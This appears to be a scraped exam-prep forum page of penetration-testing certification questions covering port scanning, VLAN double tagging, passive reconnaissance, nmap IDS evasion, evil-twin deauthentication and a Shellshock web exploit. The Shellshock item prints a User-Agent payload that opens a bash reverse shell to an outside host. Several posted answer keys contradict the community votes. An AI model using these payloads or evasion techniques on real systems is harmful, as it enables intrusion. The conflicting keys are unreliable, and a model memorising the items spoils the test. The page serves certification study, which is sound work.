import sys

ports = [21,22]
```

```
def port_scan(ip, ports):
    s = socket.socket(socket.AF_INET, socket.SOCK_STREAM)
    s.settimeout(2.0)

    for port in ports:
        try:
            s.connect((ip, port))
            print("%s:%s - OPEN" % (ip, port))

        except socket.timeout:
            print("%s:%s - TIMEOUT" % (ip, port))

        except socket.error as e:
            print("%s:%s - CLOSED" % (ip, port))

        finally:
            s.close()
```

```
if __name__ == '__main__':
    if len(sys.argv) < 2:
        print('Execution requires a target IP address. Exiting...')
        exit(1)
    else:
```

```
port_scan(sys.argv[1], ports)
```

Correct Answer:

```
export $PORTS = 21,22
```

```
for $PORT in $PORTS:  
  try:  
    s.connect((ip, port))  
    print("%s:%s - OPEN" % (ip, port))  
  
  except socket.timeout:  
    print("%s:%s - TIMEOUT" % (ip, port))  
  
  except socket.error as e:  
    print("%s:%s - CLOSED" % (ip, port))  
  
  finally:  
    s.close()
```

  **Kmelaun** 1 month, 1 week ago

```
1 - #!/usr/bin/python  
2- ports - [21,22]  
3- for port in ports: ... finally: s.close()  
4- run_scan(sys.argv[1], ports)
```



Y'all were right the first time besides 2.
upvoted 1 times

  **MeisAdriano** 1 month, 2 weeks ago



```
1 - #!/usr/bin/python  
2- ports = [21,22]  
3- for port in ports: ... finally: s.close()  
4- run_scan(sys.argv[1], ports)  
upvoted 1 times
```

  **MeisAdriano** 1 month, 2 weeks ago

```
my mistake,  
the last one is  
port_scan(sys.argv[1], ports)  
upvoted 1 times
```

  **2Fish** 1 year, 7 months ago

More context and better
Visuals located here:
<https://www.examttopics.com/discussions/comptia/view/18378-exam-pt0-001-topic-1-question-69-discussion/>
upvoted 4 times

  **2Fish** 1 year, 7 months ago

```
1 -  
#!/usr/bin/python  
2- ports = [21,22]  
3- for port in ports: ... finally:  
s.close()  
4- run_scan(sys.argv[1], ports)  
upvoted 7 times
```

  **[Removed]** 1 year, 7 months ago

```
4- last is: port  
_scan(sys.argv [1],  
ports)  
upvoted 14 times
```

  **KingIT_ENG** 1 year, 6 months ago

```
Your  
right  
answer  
upvoted 1 times
```

  **KeToopStudy** 8 months, 2 weeks ago

First 3 are on
point. The 4th one

should be port_scan
instead of run_scan.
You can see how
it's defined in
the black screen



upvoted 1 times

  **[Removed]** 1 year, 7 months ago

Check this link:

https://www.google.com/url?sa=t&source=web&rct=j&url=https://www.examttopics.com/discussions/comptia/view/53260-exam-pt0-001-topic-1-question-143-discussion/&ved=2ahUKewipiYS1jYn9AhWD8jgGHdYJB4AQFnoECBMQAQ&usg=AOvVaw0nLRPqgv5OHI1MYw2A_xl

upvoted 4 times

  **zimuz** 1 year, 8 months ago

can anyone help to clarify
this please

upvoted 1 times


In an unprotected network file repository, a penetration tester discovers a text file containing usernames and passwords in cleartext and a spreadsheet containing data for 50 employees, including full names, roles, and serial numbers. The tester realizes some of the passwords in the text file follow the format: <name- serial_number>.

Which of the following would be the best action for the tester to take NEXT with this information?

- A. Create a custom password dictionary as preparation for password spray testing.
- B. Recommend using a password manager/vault instead of text files to store passwords securely.
- C. Recommend configuring password complexity rules in all the systems and applications.
- D. Document the unprotected file repository as a finding in the penetration-testing report.

Correct Answer: D

Community vote distribution



RRabbit Highly Voted 1 year, 8 months ago

Selected Answer: D

D. Document the unprotected file repository as a finding in the penetration-testing report.

The best action for the tester to take with this information would be to document the unprotected file repository as a finding in the penetration testing report. The tester should advise the client about the sensitive data that is exposed in the text file and the spreadsheet, including the usernames and passwords in cleartext, full names, roles, and serial numbers. By highlighting this vulnerability, the client will be able to take appropriate measures to secure their sensitive data, such as by protecting the file repository with proper access controls, implementing encryption, and putting in place a data governance policy.

Creating a custom password dictionary as preparation for password spray testing is not a good action, as the passwords format has been revealed and they should be changed.

Recommend using a password manager/vault instead of text files to store passwords securely, is a good action but is not the first step.

Recommend configuring password complexity rules in all the systems and applications is a good action but is not the first step.

upvoted 5 times

shakevia463 1 year, 7 months ago

Your a penetration tester i believe you go through with testing and do A

upvoted 3 times

[Removed] 1 year, 7 months ago

D answer is correct

upvoted 2 times

Rob69420 Highly Voted 1 year, 6 months ago

This is the SAME QUESTION from #207 and we have different answers....

upvoted 5 times

solutionz Most Recent 1 year, 1 month ago

Selected Answer: D

While all the given options may be relevant at different stages of the


penetration testing process, the best action to take NEXT after discovering sensitive information in an unprotected network file repository is to document the finding.

Documenting the findings as they are discovered ensures that all relevant information is captured and that the client is provided with accurate and comprehensive details about the security issues identified during the test. Recommendations for improving security, such as using a password manager/vault or configuring password complexity rules, would typically be included in the final report or discussed with the client after the testing is completed.

So, the correct answer is:

D. Document the unprotected file repository as a finding in the penetration-testing report.

upvoted 2 times

  **NBE** 1 year, 3 months ago

Selected Answer: A

A is surely the correct answer.

The question asks what is the Next action to take, therefore the test proceeds. A is correct.

upvoted 1 times

  **stinger00541** 3 months, 1 week ago

Why are you spraying? You have employee names, serials, and passwords. Why spray "John Doe's" password across all accounts if you know its John's password?

upvoted 4 times

  **stinger00541** 3 months, 1 week ago

Also it says what would be the best action to take "NEXT" the caps are very important. Document then spray if you want.

upvoted 2 times

  **Meep123** 11 months, 1 week ago


Document, document, document. Document every finding.

upvoted 3 times

  **KingIT_ENG** 1 year, 6 months ago

D is correct

upvoted 1 times

  **kenechi** 1 year, 6 months ago

Selected Answer: D

D - Document the unprotected file repository as a finding should be what the tester should do next.

B - Is incorrect as the next thing the tester should do. Answer B - should form part of the remediation recommended by the tester after the penetration testing.

upvoted 3 times

  **[Removed]** 1 year, 6 months ago

Yes D is

correct answer

upvoted 1 times

When developing a shell script intended for interpretation in Bash, the interpreter `/bin/bash` should be explicitly specified. Which of the following character combinations should be used on the first line of the script to accomplish this goal?

- A. `<#`
- B. `<$`
- C. `##`
- D. `#$`
- E. `#!`

Correct Answer: E

Reference:

<https://linuxconfig.org/bash-scripting-tutorial-for-beginners>

To define your script's interpreter as **Bash**, first locate a full path to its executable binary using **which** command, prefix it with a **shebang** `#!` and insert it as the first line of your script. There are various other techniques how to define shell interpreter, but this is a solid start.

Community vote distribution

E (100%)

  **RRabbit** 1 year, 8 months ago

Selected Answer: E

E. `#!`

When developing a shell script intended for interpretation in Bash, the interpreter `/bin/bash` should be explicitly specified using the Shebang(`#!`) on the first line of the script.

The combination of characters to accomplish this goal is `#!`, known as Shebang. This is used to indicate to the operating system that the script is intended to be executed using the specified interpreter. The Shebang line should be the first line of the script and should be followed by the path to the desired interpreter. For example, `#!/bin/bash` for a Bash script.

The other options `<#`, `<$`, `##`, `#$` are not used to specify interpreter in shell script.

upvoted 3 times

A penetration tester who is doing a company-requested assessment would like to send traffic to another system using double tagging. Which of the following techniques would BEST accomplish this goal?

- A. RFID cloning
- B. RFID tagging
- C. Meta tagging
- D. Tag nesting

Correct Answer: C

Community vote distribution

D (100%)

ryanou Highly Voted 1 year, 11 months ago

Selected Answer: D

D is correct
upvoted 5 times

RRabbit Highly Voted 1 year, 8 months ago

Selected Answer: D

D. Tag nesting

Tag nesting refers to the technique of embedding one or more metadata tags within another tag. This allows for multiple layers of information to be associated with a single data element. This technique is commonly used in penetration testing to evade detection and bypass security controls by hiding malicious payloads within legitimate tags. The other options (A, B and C) are not related to this context.

upvoted 5 times

funkhaus 1 year, 7 months ago

You change the answer of many of the questions so I'm curious how well you did on the exam? I believe you are accurate in many of the discussions but my experience with CompTIA is, you need to answer the question the way CompTIA does security.

upvoted 2 times

Etc_Shadow28000 Most Recent 2 months, 2 weeks ago

Selected Answer: D

D. Double Tagging (Tag Nesting): This is a network attack technique where an attacker inserts two VLAN tags into the Ethernet frame. The first tag is stripped off by the first switch, and the second tag is then interpreted by a second switch, allowing the attacker to send traffic to a different VLAN than intended.

Analysis of Other Options:

A. RFID cloning: This involves copying the information from an RFID tag to another tag. It is related to physical security and RFID systems, not network traffic manipulation.

B. RFID tagging: This refers to the use of RFID tags for identification and tracking. It is not related to network traffic manipulation.

C. Meta tagging: Meta tagging typically refers to the use of metadata tags in files or data, not network traffic manipulation.

upvoted 1 times

  **Kirby87** 10 months ago

The term "double tagging" is often associated with VLAN (Virtual Local Area Network) hopping attacks. In the context of a penetration test, the technique that is used for sending traffic to another system with double tagging is typically referred to as "tag hopping" or "VLAN hopping."

The correct option for accomplishing this goal is:
D. Tag nesting

Tag nesting involves adding multiple VLAN tags to a frame to exploit misconfigurations in switch implementations, potentially allowing an attacker to send traffic to unintended VLANs. This technique is a form of VLAN hopping.

upvoted 1 times

  **solutionz** 1 year, 1 month ago

Selected Answer: D

Double tagging is a technique related to VLAN (Virtual Local Area Network) hopping and is used to exploit the way VLANs manage tags. By encapsulating a packet within two VLAN tags, an attacker can cause switches and routers to incorrectly handle the packet, allowing it to jump from one VLAN to another.

The technique that would BEST accomplish this goal for the described penetration tester is:

D. Tag nesting
upvoted 1 times

  **bieecop** 1 year, 2 months ago

Selected Answer: D



Tag nesting refers to the practice of encapsulating one set of tags within another set of tags. In the context of network traffic, it involves encapsulating or "nesting" one set of VLAN (Virtual Local Area Network) tags within another set of VLAN tags. This allows the traffic to pass through network devices that support VLAN tagging and reach the intended destination system.

upvoted 1 times

  **nickwen007** 1 year, 6 months ago

The technique that would best accomplish this goal is D. Tag nesting. Tag nesting involves using multiple tags to gain access to a system or network, which can be used by the penetration tester to send traffic to a remote system without being detected.

upvoted 3 times



  **[Removed]** 1 year, 6 months ago

D is correct
upvoted 1 times


  **masso435** 1 year, 9 months ago

Selected Answer: D

D is correct
upvoted 2 times

  **Masco** 1 year, 10 months ago

D is the best answer
upvoted 2 times

  **petercorn** 1 year, 11 months ago

Selected Answer: D

Tag nesting is the correct Answer D
upvoted 3 times



A penetration tester discovers a vulnerable web server at 10.10.1.1. The tester then edits a Python script that sends a web exploit and comes across the following code: `exploit = {'User-Agent': `() { ignored;};/bin/bash -i>& /dev/tcp/127.0.0.1/9090 0>&1`, 'Accept': `text/html,application/xhtml+xml,application/xml`}`

Which of the following edits should the tester make to the script to determine the user context in which the server is being run?

- A. `exploit = {'User-Agent': `() { ignored;};/bin/bash -i id;whoami`, 'Accept': `text/html,application/xhtml+xml,application/xml`}`
- B. `exploit = {'User-Agent': `() { ignored;};/bin/bash -i>& find / -perm -4000`, 'Accept': `text/html,application/xhtml+xml,application/xml`}`
- C. `exploit = {'User-Agent': `() { ignored;};/bin/sh -i ps -ef`, 'Accept': `text/html,application/xhtml+xml,application/xml`}`
- D. `exploit = {'User-Agent': `() { ignored;};/bin/bash -i>& /dev/tcp/10.10.1.1/80`, 'Accept': `text/html,application/xhtml+xml,application/xml`}`

Correct Answer: D

Community vote distribution

A (100%)

RRabbit Highly Voted 1 year, 8 months ago

Selected Answer: A

A. `exploit = {'User-Agent': `() { ignored;};/bin/bash -i id;whoami`, 'Accept': `text/html,application/xhtml+xml,application/xml`}`

The code in the script is creating a dictionary object called `exploit` which contains a key-value pair for the `User-Agent` and `Accept` headers. The value of the `User-Agent` key is a command that will execute a shell command to create a reverse shell and redirect its input and output to a specified IP and port. To determine the user context in which the server is being run, the tester should replace the command in the `User-Agent` value with `'id;whoami'` which will execute a shell command to show the current user and group name of the process.

Option B is trying to find all files with the SUID bit set, which is not related to determining the user context in which the server is being run.

Option C is executing `'ps -ef'` command which shows all running processes but not the user context.

Option D is trying to connect to the same IP and port, which is not related to determining the user context in which the server is being run.

upvoted 12 times

Meep123 11 months, 1 week ago

Yes, I will have your children.
upvoted 9 times

ryanzou Highly Voted 1 year, 11 months ago

Selected Answer: A

A is correct
upvoted 6 times

Etc_Shadow28000 Most Recent 2 months, 2 weeks ago

Selected Answer: A


A.
The other options do not directly address the need to determine the user context:

- B: `find / -perm -4000` lists files with the `setuid` bit set, which is useful for privilege escalation but does not determine the user context.

- C: `ps -ef` lists all processes, which can be useful for understanding the system state but does not determine the user context.
- D: Redirecting output to `/dev/tcp/10.10.1.1/80` is for creating a reverse shell, but it does not provide the specific information about the user context.

Thus, option A is the best choice for determining the user context in which the server is being run.

upvoted 1 times

  **[Removed]** 9 months, 3 weeks ago

Selected Answer: A

Which of the following edits should the tester make to the script to determine the USER context in which the server is being run?

Trying to find user. Answer choice A "whoami".

upvoted 1 times

  **Kirby87** 10 months ago

To determine the user context in which the server is being run, the tester can modify the script to include a command that retrieves information about the user. The correct option would be:

```
A. exploit = {'User-Agent': '() { ignored;};/bin/bash -i id;whoami', 'Accept': 'text/html,application/xhtml+xml,application/xml'}
```

This modification includes the `id;whoami` command after the `/bin/bash -i` part. This command will provide information about the user's identity when the exploit is executed on the vulnerable web server.

upvoted 1 times

  **nickwen007** 1 year, 6 months ago

The edit that the tester should make to the script to determine the user context in which the server is being run is A.

```
exploit = {'User-Agent': '() { ignored;};/bin/bash -i id;whoami', 'Accept': 'text/html,application/xhtml+xml,application/xml'}
```

This edit will execute the "whoami" command, which will show the user context in which the server is being run.

upvoted 1 times

  **nickwen007** 1 year, 6 months ago



The technique that would best accomplish this goal is D. Tag nesting. Tag nesting involves using multiple tags to gain access to a system or network, which can be used by the penetration tester to send traffic to a remote system without being detected.

upvoted 1 times

  **OnA_Mule** 1 year, 4 months ago

While your answer may be correct, it's not the answer for this question, lol. Guessing this was meant for Q51

upvoted 1 times

  **kloug** 1 year, 7 months ago

aaaaaaa


upvoted 1 times

  **Codyjs54** 1 year, 7 months ago

Selected Answer: A

A is correct

upvoted 2 times

  **rangertau** 1 year, 11 months ago

User context, i.e. who am
i?

upvoted 5 times

  **RightAsTain** 1 year, 11 months ago

Could someone explain this
one?

upvoted 1 times

A penetration tester is preparing to perform activities for a client that requires minimal disruption to company operations. Which of the following are considered passive reconnaissance tools? (Choose two.)

- A. Wireshark
- B. Nessus
- C. Retina
- D. Burp Suite
- E. Shodan
- F. Nikto

Correct Answer: AE

Reference:

<https://resources.infosecinstitute.com/topic/top-10-network-recon-tools/>

1. Wireshark

[Wireshark](#) is best known as a [network traffic analysis](#) tool, but it can also be invaluable for passive network reconnaissance. If an attacker can gain access to an organization's Wi-Fi network or otherwise eavesdrop on the network traffic of an employee (e.g., by eavesdropping on traffic in a coffee shop), analyzing it in Wireshark can provide a great deal of useful intelligence about the target network.

By passively eavesdropping on traffic, a hacker may be able to map IP addresses of computers within the organization's network and determine their purposes based on the traffic flowing to and from them. Captured traffic may also include version information of servers, allowing a hacker to identify potentially vulnerable software that can be exploited.


5. Shodan

[Shodan](#) is a search engine for internet-connected devices. As the Internet of Things grows, individuals and organizations increasingly are connecting insecure devices to the internet.

Using Shodan, a hacker may be able to find devices within the IP address range belonging to a company, indicating that they have the device deployed on their network. Since many IoT devices are vulnerable by default, identifying one or more on the network may give a hacker a good starting point for a future attack.

Community vote distribution

AE (100%)

 **RRabbit** Highly Voted 1 year, 8 months ago

Selected Answer: AE

A. Wireshark: Wireshark is a network protocol analyzer tool that allows you to capture and analyze network traffic in real-time. It can be used to troubleshoot network issues, identify network performance bottlenecks, and detect security threats. It is considered a passive reconnaissance tool because it only captures and analyzes network traffic without actively trying to exploit vulnerabilities.

E. Shodan: Shodan is a search engine that specializes in finding Internet-connected devices. It can be used to discover servers, routers,

cameras, and other devices that are connected to the Internet. It is considered a passive reconnaissance tool because it only searches for information that is publicly available on the Internet, without actively trying to exploit vulnerabilities.

upvoted 6 times

  **Mr_BuCh3th34D** Highly Voted  1 year, 9 months ago

Selected Answer: AE

- A. Wireshark passive monitoring tool is Wireshark. Wireshark technically is referred to as a "protocol analyzer", but it uses only passive observation of network traffic.
- B. Nessus, a proprietary vulnerability scanner developed by Tenable, can be noisy.
- C. Retina
- D. Burp Suite , can be used as a proxy, that will be on-path.
- E. Shodan , in this online tool, called the Google for IoT devices, you have access to scan results, so there's no active interaction between the client and the server/endpoint
- F. Nikto , like Nessus, an Open Source software written in Perl language that is used to scan a web-server for the vulnerability

upvoted 5 times

A penetration tester wants to scan a target network without being detected by the client's IDS.

Which of the following scans is MOST likely to avoid detection?

- A. `nmap -P0 -T0 -sS 192.168.1.10`
- B. `nmap -sA -sV --host-timeout 60 192.168.1.10`
- C. `nmap -f --badsum 192.168.1.10`
- D. `nmap -A -n 192.168.1.10`

Correct Answer: A

Reference:

<https://www.oreilly.com/library/view/network-security-assessment/9780596510305/ch04.html>

Community vote distribution

C (61%)

A (39%)

RRabbit Highly Voted 1 year, 8 months ago

C. `nmap -f --badsum 192.168.1.10`

The option "`nmap -f --badsum 192.168.1.10`" is most likely to avoid detection by the client's IDS. The `-f` option allows nmap to send fragments of packets with bad checksums, which can cause some IDS to ignore the traffic. This will make the scan less detectable to the IDS, as it will not be able to identify the scan as malicious traffic. However, this option can cause the scan to be less accurate and efficient, and it should be used with caution.

upvoted 6 times

masso435 Highly Voted 1 year, 9 months ago

Selected Answer: C

This same page says `-P0` will appear in logs. It's C.
<https://nmap.org/book/man-bypass-firewalls-ids.html>

If Nmap is run without the `-P0` flag when performing third-party scanning, the source IP address of the attacker's host performs ICMP and TCP pinging of the target hosts before starting to scan; this can appear in firewall and IDS audit logs of security-conscious organizations.

upvoted 6 times

WANDOOCHOCO 8 months ago

thank you
for the link
upvoted 1 times

zimuz 1 year, 8 months ago

this is A
not C then!
upvoted 3 times

fuzzyguzzy Most Recent 1 month, 2 weeks ago

A. `nmap -P0 -T0 -sS 192.168.1.10`

`-P0`: This option tells Nmap not to ping the host before scanning, which can help avoid detection as it doesn't generate ICMP echo requests that might alert the IDS.

`-T0`: This sets the timing template to the slowest option, which reduces the scan speed and can help to evade detection by not overwhelming the target's network or IDS.



`-sS`: The SYN scan is stealthier than other scan

types because it doesn't complete the TCP handshake, which makes it harder for IDS systems to detect.

Other Options:

C. `nmap -f --badsum 192.168.1.10`: This command uses fragmented packets and sends packets with bad checksums. It can bypass some basic filtering, but may still be flagged by more sophisticated IDS systems.

upvoted 2 times

  **Jay39** 1 month, 3 weeks ago

Selected Answer: A

A. `nmap -P0 -T0 -sS 192.168.1.10`

-P0: This option disables host discovery, meaning Nmap won't send ICMP echo requests (ping) to determine if hosts are up.

-T0: Sets the timing template to paranoid, which slows down the scan to reduce the likelihood of detection.

-sS: Performs a SYN scan, which is stealthier than other scan types like a TCP connect scan (-sT).

upvoted 1 times

  **Etc_Shadow28000** 2 months, 2 weeks ago

Selected Answer: A

A.

B. `-sA` performs an ACK scan, which is used for mapping firewall rules but does not identify open ports.

`-sV` attempts version detection, which sends additional probes that can be detected by IDS.

`--host-timeout 60` sets a host timeout of 60 seconds, which might not be slow enough to avoid detection.

C.

`-f` enables packet fragmentation, which can help avoid detection but might not be effective against all IDS.


`--badsum` sends packets with incorrect checksums, which might be detected by IDS as abnormal traffic.

D.

`-A` enables aggressive scan options, including OS detection, version detection, script scanning, and traceroute. These aggressive options generate significant traffic and are likely to be detected by IDS.

`-n` disables DNS resolution, which does not contribute significantly to stealth.

upvoted 3 times

  **Hedwig74** 5 months, 2 weeks ago

Cert master says that despite using T0, some IDS's can detect the handshake sequence and still catch the scan. Also, this would take a long time. Fragmenting and badsum are recommended in cert master for avoiding IDS detection.

upvoted 1 times

  **eisn** 8 months, 1 week ago



The answer is A. I

understand that C is a better choice in the real world, but `-badsum` is not covered in the official manual.

The answers are reflecting questions and `-badsum` doesn't really. Setting `-P0 -T0` and `-sS` is trying to explicitly avoid detection.

A smart IDS will detect `-badsum`, maybe. But it's not a dice.

upvoted 4 times

  **bracokey** 9 months, 2 weeks ago

Between options A and B:

A. `nmap -P0 -T0 -sS 192.168.1.10`

B. nmap -f --badsum 192.168.1.10

Option A is likely the more cautious approach for avoiding detection. Setting the timing template to the slowest timing (-T0) and skipping the ping scan (-P0) can reduce the aggressiveness of the scan. This slower approach might make the scan less conspicuous and decrease the likelihood of triggering alerts on the Intrusion Detection System (IDS).

Option B, while utilizing fragmenting packets and sending packets with a bad checksum, may introduce a level of obscurity but might also trigger IDS alerts, as such techniques can be detected by sophisticated security systems.

upvoted 2 times

  **Kirby87** 10 months ago

When attempting to avoid detection by an IDS (Intrusion Detection System), a penetration tester may use techniques to make the scan less conspicuous. Among the given options, the scan that is MOST likely to avoid detection is:

C. nmap -f --badsum 192.168.1.10

This command uses the --badsum option to generate packets with a bad checksum and the -f option to enable fragmenting packets. These techniques can sometimes be used to evade simple IDS signatures, as they might be interpreted as fragmented or corrupted traffic. However, it's important to note that the effectiveness of evasion techniques can vary, and sophisticated IDS may still be able to detect such scans.

upvoted 2 times

  **Skater_Grace** 11 months, 2 weeks ago

Selected Answer: A

A is the correct answer. If Nmap is run without the -P0 flag when performing third-party scanning, the source IP address of the attacker's host performs ICMP and TCP pinging of the target hosts before starting to scan; this can appear in firewall and IDS audit logs of security-conscious organizations.

upvoted 2 times

  **solutionz** 1 year, 1 month ago

Selected Answer: C

C. nmap -f --badsum 192.168.1.10, which uses fragmented packets and packets with bad checksums, would be the MOST likely to avoid detection by the client's IDS. Fragmenting packets can make it more challenging for IDS to reassemble and analyze the packets, and using bad checksums might allow the packets to evade certain detection rules.

upvoted 1 times

  **biggydanny** 1 year, 4 months ago

This is another of those confusing ones, A might be correct yet C is also worth looking at, I will go with C here as the official nmap website has both -f and badsums under Firewall/IDS Evasion and Spoofing...<https://nmap.org/book/man-bypass-firewalls-ids.html>

upvoted 1 times

  **lifehacker0777** 1 year, 5 months ago

Selected Answer: C

Option A, "nmap -P0 -T0 -sS 192.168.1.10," may evade detection by some IDS systems, but it is less likely to be successful than option C.

The "-P0" option disables host discovery

using ICMP echo requests, which can prevent the target system from generating any logs related to the scan. However, some IDS systems may detect the SYN scan ("-sS") option used to perform the port scan.

The "-T0" option sets a low timing template for the scan, but this alone may not be enough to avoid detection by some IDS systems. In addition, this option can also result in slower scans and longer wait times.

Overall, while option A may provide some level of evasion from detection, option C, "nmap -f --badsum 192.168.1.10," is more likely to evade detection by using fragmentation and incorrect checksums to bypass some IDS systems.

upvoted 1 times

  **KingIT_ENG** 1 year, 6 months ago

C (nmap -f --badsum 192.168.1.10)

upvoted 1 times

  **cy_analyst** 1 year, 6 months ago

Selected Answer: C

(nmap -f --badsum 192.168.1.10) is most likely to avoid detection by the client's IDS. This scan uses fragmented packets with a bad checksum, which may evade certain types of IDS and firewalls that are configured to block or flag such packets.

upvoted 3 times

  **[Removed]** 1 year, 6 months ago

Yes C is correct

upvoted 2 times

  **nickwen007** 1 year, 6 months ago

This code is running the nmap command, which is a port scanning utility. It is used to detect open ports on a network and map out its topology, as well as detect security vulnerabilities in a system and gather information about services that are running on the target machine. The -PO option prevents nmap from pinging the target system, the -T0 option sets the timing template to 'Paranoid', and the -sS option instructs nmap to perform a TCP SYN scan. The final argument, 192.168.1.10, is the IP address of the target machine.

upvoted 1 times

  **[Removed]** 1 year, 6 months ago

C is the answer

upvoted 2 times

  **kenechi** 1 year, 6 months ago

Selected Answer: C

A - the -PO flag shows protocol ping which is not what we are trying to achieve here.

C - -f --badsum helps to evade firewall/IDS.

upvoted 3 times

  **kenechi** 1 year, 6 months ago


the nmap -f --badsum command helps to evade firewall/IDS.

upvoted 3 times

  **[Removed]** 1 year, 6 months ago

C is correct?

upvoted 2 times

 **[Removed]** 1 year, 6 months ago

I think A is correct

TO

upvoted 1 times

A penetration tester has been contracted to review wireless security. The tester has deployed a malicious wireless AP that mimics the configuration of the target enterprise WiFi. The penetration tester now wants to try to force nearby wireless stations to connect to the malicious AP.

Which of the following steps should the tester take NEXT?

- A. Send deauthentication frames to the stations.
- B. Perform jamming on all 2.4GHz and 5GHz channels.
- C. Set the malicious AP to broadcast within dynamic frequency selection channels.
- D. Modify the malicious AP configuration to not use a preshared key.

Correct Answer: C

Community vote distribution

A (100%)

— **RRabbit** Highly Voted 1 year, 8 months ago

A. Send deauthentication frames to the stations.

After deploying a malicious wireless AP that mimics the configuration of the target enterprise WiFi, the next step for the tester should be to try to force nearby wireless stations to connect to the malicious AP. One way to accomplish this is by sending deauthentication frames to the stations. These frames will disconnect the stations from their current connection and make them available to connect to the malicious AP. This is a type of wireless man-in-the-middle (MITM) attack that can allow the tester to capture and analyze the wireless traffic of the connected stations.

B. Perform jamming on all 2.4GHz and 5GHz channels. is not a good option as it can cause legal and ethical issues and would be illegal in many countries, it also can cause a disruption to the legitimate wireless network.

C. Set the malicious AP to broadcast within dynamic frequency selection channels. is not a good option as it's not a way to force nearby wireless stations to connect to the malicious AP.

D. Modify the malicious AP configuration to not use a preshared key. is not a good option as it may make the malicious AP more easily detectable and less effective in capturing wireless traffic.

upvoted 14 times

— **JayMus** 1 year, 8 months ago

RRabbit, I appreciate your effort in explaining these answers in details.

upvoted 9 times

— **ryanzou** Highly Voted 1 year, 11 months ago

Selected Answer: A

Answer is A

upvoted 7 times

— **AbdallaAM** Most Recent 9 months, 3 weeks ago

Selected Answer: A

sending deauthentication frames is a focused and commonly used technique in such testing scenarios to encourage client devices to disconnect from their current network and potentially connect to a rogue AP.

upvoted 1 times

  **Kirby87** 10 months ago

To force nearby wireless stations to connect to the malicious AP, the penetration tester should:

A. Send deauthentication frames to the stations.

Sending deauthentication frames to the nearby wireless stations will disrupt their current connections and may prompt them to reconnect. Since the malicious AP mimics the configuration of the target enterprise WiFi, the stations might automatically connect to it, thinking it's a legitimate access point. This technique can be used to capture information or perform other security assessments on the connected stations.

upvoted 2 times

  **Skater_Grace** 11 months, 2 weeks ago

Selected Answer: A

Next step should be de-authentication.

upvoted 1 times

  **solutionz** 1 year, 1 month ago

Selected Answer: A

A. Send deauthentication frames to the stations.


This option would facilitate the disconnection from the legitimate network and potentially force the devices to connect to the malicious AP, especially if they were previously connected to an AP with the same SSID and security settings as the malicious one.

upvoted 1 times

  **nickwen007** 1 year, 6 months ago

The next step the tester should take is A. Send deauthentication frames to the stations. By sending deauthentication frames, or "deauths", the tester can force the wireless stations to disconnect from their current AP and look for a new one. If the malicious AP is configured correctly, the wireless stations should then be able to connect to it.

upvoted 4 times

  **kloug** 1 year, 7 months ago

aaaaaaaaaaaa

upvoted 3 times

  **Lino_Carbon** 1 year, 11 months ago

I think A

upvoted 2 times

  **RightAsTain** 1 year, 11 months ago

Has to be A. Jamming the signal would cause a DDos and other frequencies could possibly interfere with other WAPs in the area that don't belong to the customer. Straight out of the book.

upvoted 2 times

  **Pokok2021** 2 years ago

Why not A? Deauth?

upvoted 4 times

SIMULATION -

You are a penetration tester running port scans on a server.

INSTRUCTIONS -

Part 1: Given the output, construct the command that was used to generate this output from the available options.

Part 2: Once the command is appropriately constructed, use the given output to identify the potential attack vectors that should be investigated further.

If at any time you would like to bring back the initial state of the simulation, please click the Reset All button.

Part 1 -

Drag and Drop Options

-sL

nc

192.168.2.2

-Pn

192.168.2.1-100

hping

-sV

--top-ports=1000

nmap

-sU

-p 1-1023

--top-port=100

-O

○ NMAP Scan Output

```

Host is up (0.00079s latency).
Not shown: 96 closed ports
PORT      STATE SERVICE VERSION
88/tcp    open  kerberos-sec?
139/tcp   open  netbios-ssn
389/tcp   open  ldap?
445/tcp   open  Microsoft-ds?
MAC Address: 08:00:27:81:B1:DF (Oracle VirtualBox virtual NIC)
Device type: general purpose
Running: Linux 2.4.X
OS CPE: cpe:/o:linux_kernel:2.4.21
OS details: Linux 2.4.21
Network Distance: 1 hop

OS and Service detection performed. Please report any incorrect results at https://nmap.org/submit/.
# Scan done at Fri Oct 13 10:03:06 2017 - 1 IP address (1 host up) scanned in 26.80 seconds
          
```

○ Command

?

Part 2 -

Question Options

Using the output, identify potential attack vectors that should be further investigated.

ARP spoofing

Null session enumeration

Weak SMB file permissions

FTP anonymous login

SNMP enumeration

Weak Apache Tomcat Credentials

Fragmentation attack

Webdav file upload

○ NMAP Scan Output

```

Host is up (0.00079s latency).
Not shown: 96 closed ports
PORT      STATE SERVICE VERSION
88/tcp    open  kerberos-sec?
139/tcp   open  netbios-ssn
389/tcp   open  ldap?
445/tcp   open  Microsoft-ds?
MAC Address: 08:00:27:81:B1:DF (Oracle VirtualBox virtual NIC)
Device type: general purpose
Running: Linux 2.4.X
OS CPE: cpe:/o:linux_kernel:2.4.21
OS details: Linux 2.4.21
Network Distance: 1 hop

OS and Service detection performed. Please report any incorrect results at https://nmap.org/submit/.
# Scan done at Fri Oct 13 10:03:06 2017 - 1 IP address (1 host up) scanned in 26.80 seconds
          
```

Correct Answer: See explanation below.

Part 1 ✖ Enter command: nmap 192.168.2.2 -sV -O

Part 2 ✖ Weak SMB file permissions

  **ryanzou** Highly Voted 1 year, 11 months ago

nmap 192.168.2.2 -O -sV
--top-ports=100 and SMB vulns for sure
upvoted 22 times


  **Anarckii** Highly Voted 1 year, 3 months ago

Part 1: nmap -O -sV
192.168.2.2 --top-ports=100
Part 2: SMB vuln and Null session. Reason for both of them is because it's obvious port 139 and 445 is open, so that leave SMB vulnerable to weak file permission. This allows for a null session attack to occur. Just my opinion from my reasearch

<https://www.blumira.com/glossary/null-session/>
upvoted 7 times

  **HunterxSeb** Most Recent 1 month, 2 weeks ago

I would say nmap
192.168.2.2 -O ---top-port=100. I don't see the results of -sV, only a rough guessing of service based on port number.
For the second part (SMB) Null session enumeration.
upvoted 1 times

  **EIDirec** 7 months, 4 weeks ago

nmap 192.168.2.2 -O -sV
--top-ports=100
SMB vuln and null session
upvoted 6 times

  **LiveLaughToasterBath** 8 months ago

FYI, that is not an Oracle
MAC addy. Belongs to PCS Systemtechnik GmbH, so I'd prob add ARP spoofing.
upvoted 1 times

  **[Removed]** 9 months, 3 weeks ago

PBQ: You are a penetration
tester running port scans on a server.
• Part 1: nmap 192.168.2.2 -O -sV --top-ports=100
• Part 2: Weak SMB file permissions & Null
Session Enumeration
upvoted 4 times

  **DRVision** 10 months, 1 week ago

nmap -O -sV -p 1-1023
192.168.2.2
null session + smb exploit
upvoted 1 times

  **MysterClyde** 1 year, 3 months ago

If you used
